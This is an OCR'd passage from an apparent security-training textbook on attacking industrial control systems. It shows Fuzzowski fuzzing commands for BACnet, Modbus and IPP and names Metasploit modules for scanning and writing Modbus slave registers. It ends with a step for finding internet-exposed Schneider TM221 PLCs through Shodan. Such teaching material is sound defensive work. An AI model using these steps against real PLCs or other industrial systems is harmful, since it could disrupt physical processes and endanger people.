

Figure 18-111: Nessus BASIC Scan Settings

Upon completing the scan, the results will display discovered vulnerabilities. For example, Nessus may identify two SCADA-related vulnerabilities, highlighted in yellow.



Figure 18-112: Nessus Showing Identified SCADA Vulnerabilities

After identifying the system vulnerabilities, attackers can exploit them using various techniques to launch additional attacks on the targeted OT systems.

Vulnerability Scanning Using Skybox Vulnerability Control

Skybox performs comprehensive path analysis across integrated OT and IT networks, offering insights into associated vulnerabilities and potential attack vectors. It can merge SCADA and ICS data with information from attack vector analysis, intelligence feeds, SIEMs, and threat intelligence sources. This tool allows for prioritizing millions of vulnerabilities in OT/IT

networks based on risk levels. Attackers can use Skybox to analyze and categorize network vulnerabilities, facilitating the execution of various attacks on the IT/OT environment.

Figure 18-113: Skybox Vulnerability Control

Sniffing and Vulnerability-Scanning Tools

Sniffing Tool: SmartRF Packet Sniffer

The SmartRF Packet Sniffer comprises software and firmware designed to capture and display over-the-air packets. This functionality is enabled by a capture device connected to a PC via USB. It supports the CC13xx and CC26xx device families as capture devices and utilizes Wireshark for packet display and filtering. The tool is compatible with protocols like ZigBee, EasyLink, and BLE.



Figure 18-114: SmartRF Packet Sniffer

Vulnerability Scanning Tool: Microsoft Defender for IoT

Microsoft Defender for IoT conducts vulnerability assessments within IoT and ICS environments, providing an objective risk score. It detects and identifies all IoT and ICS assets connected to the network. The platform highlights device-level vulnerabilities, including missing patches, weak passwords, unused open ports, and remote access ports. Additionally, it generates reports on network-level vulnerabilities, such as unauthorized internet connections, weak firewall configurations, rogue subnet links between IT, IoT, and ICS, unauthorized Wireless Access Points (WAPs), and rogue devices.



Figure 18-115: Microsoft Defender for IoT

Fuzzing ICS Protocols

Fuzzing ICS protocols like Modbus, BACnet, and Internet Printing Protocol (IPP) is essential for uncovering information and identifying critical network activities. Attackers leverage tools such as Fuzzowski to detect potential errors and exploitable vulnerabilities in industrial networks.

Fuzzowski

Fuzzowski is a network protocol fuzzer designed to assist attackers in performing fuzz tests on ICS protocols. It supports the entire fuzzing process, including protocol fuzzing and communication configuration. However, attackers must first thoroughly understand the protocol they intend to fuzz.



Figure 18-116: Fuzzowski

Below are examples of fuzzing ICS protocols, including BACnet, Modbus, and IPP.

Fuzzing the BACnet protocol:

```
python -m fuzzowski 127.0.0.1 47808 -p udp -f bacnet -rt 0.5 -m BACnetMon
```



Figure 18-117: BACnet Monitor

Fuzzing Modbus:

```
python -m fuzzowski 127.0.0.1 502 -p tcp -f modbus -rt 1 -m modbusMon
```

Fuzzing IPP:

```
python -m fuzzowski printer1 631 -f ipp -r get_printer_attribs --restart smartplug
```



Figure 18-118: Fuzzing of IPP

Launch Attacks

During the vulnerability scanning, attackers identify weaknesses within the target industrial network and systems. These vulnerabilities are subsequently exploited to carry out various attacks, including HMI-based attacks, side-channel attacks, PLC exploitation, replay attacks, and command injection attacks. Attackers commonly use tools like Metasploit and modbus-cli to compromise PLC devices via the Modbus protocol.

Hacking ICS Hardware

Attackers leverage publicly available online resources to gather information about the hardware chip used in a specific ICS device. This includes details such as the number of embedded pins, connection configurations, and the supported types of I/O. They may also analyze the chip's integrated software to extract data like certificates, key generation algorithms, and encryption

functions. With this information, attackers can manipulate analog and digital I/Os, alter the device's normal operations, and reset or reboot processes.

Through static and dynamic analysis of the chip's functions, attackers can identify arguments used in functions and the presence or absence of I/O validations. This analysis often reveals vulnerabilities like buffer overflows and other overlooked issues. Attackers can exploit these vulnerabilities with various software and hardware tools to compromise ICS hardware and further their malicious activities.

Below are examples of commonly used software and hardware tools attackers might utilize to target ICS hardware:

Hardware Tools:

- **Signal Analyzer:** Used to test specific flags and analyze the binary operations of a chip's pins
- **Multimeter/Voltage Meter:** Employed to conduct tests similar to those performed by a signal analyzer
- **Microcontrollers and Memory Programmers:** These tools help analyze and program various chips, flash memories, and EPROMs
- **Oscilloscope:** Utilized to interpret analog or digital signals accurately
- **Soldering Equipment:** Used to attach or detach components like chips and memory, allowing for isolated examination under controlled conditions
- **Digital Microscope or Magnifying Glass:** Enhances precision during soldering and aids in reading small text or visualizing tiny device components
- **Communication Interfaces (e.g., JTAG):** Allow direct connection and communication with ICS devices
- **Screwdrivers and Precision Screwdrivers:** Essential for disassembling devices to examine their internal parts
- **Precision Tweezers and Converters:** Tools such as tweezers, UART converters, and USB serial ports enable attackers to extract data directly from communication buses

Software Tools

- **GDB:** A debugging tool for Linux that helps attackers understand the execution processes occurring on a chip
- **OpenOCD:** Facilitates connection between the attacker's system and the target chip for analysis. Communication can be established using GDB on port 333 or through a telnet interface via TCP port 4444
- **Binwalk:** This tool allows attackers to scan and analyze firmware binaries and images, quickly identifying encryption methods, sizes, partitions, filesystems, and other relevant details
- **Fritzing:** A design tool that aids attackers in creating electronic diagrams and circuit layouts
- **Radare2:** A portable framework attackers use for reverse engineering tasks, including binary analysis

- **Ghidra:** A Software Reverse Engineering (SRE) platform that supports the analysis of compiled code across Windows, macOS, and Linux. It offers disassembly, assembly, decompilation, graphing, and scripting capabilities
- **IDA Pro:** A disassembler tool that converts machine-executable code into assembly language, making it easier for attackers to interpret complex code

Hacking Modbus Slaves using Metasploit

Modbus masters and slaves communicate in plaintext without incorporating authentication mechanisms, making the protocol vulnerable to exploitation. Attackers can take advantage of this weakness by crafting and transmitting query packets resembling legitimate ones to Modbus slaves, enabling them to access and manipulate the registers and coils of the slaves. This attack requires the attacker's machine to send packets formatted in the Modbus protocol to the targeted slave. Attackers commonly use tools like Metasploit to execute various attacks on Modbus slaves.

- **Scanning Modbus Slaves:** Attackers utilize the Metasploit module **auxiliary/scanner/scada/modbus_findunitid** to identify and scan Modbus slaves connected to the target's network, either within the Local Area Network (LAN) or via a Modbus gateway.



Figure 18-119: Metasploit Scanning Modbus Slaves

- **Manipulating Modbus Slave's Data:** Attackers employ the Metasploit module **auxiliary/scanner/scada/modbusclient** to read from or write to the registers and coils of the target Modbus slave.



Figure 18-120: Metasploit Reading Modbus Slave Registers



Figure 18-121: Metasploit Manipulating Modbus Slave Registers

Hacking PLC Using modbus-cli

PLCs are essential for managing industrial systems such as manufacturing plants, sewage treatment facilities, power grids, and oil refineries. Attackers often target PLC devices like the Schneider Electric TM221, which automates processes in various industries. These devices communicate with other industrial equipment using the Modbus/TCP protocol. Attackers use tools like modbus-cli to exploit PLC devices through the Modbus protocol.

Steps to Hack PLC Using modbus-cli:

- **Step 1: Identify Internet-Connected PLCs**

Tools such as Shodan and Nmap can locate industrial systems exposed to the internet. To find Schneider Electric TM221 PLCs, search for "TM221ME16R" in the Shodan search bar. This will display a list of Schneider Electric TM221 PLCs connected to the internet, many of which may be vulnerable.

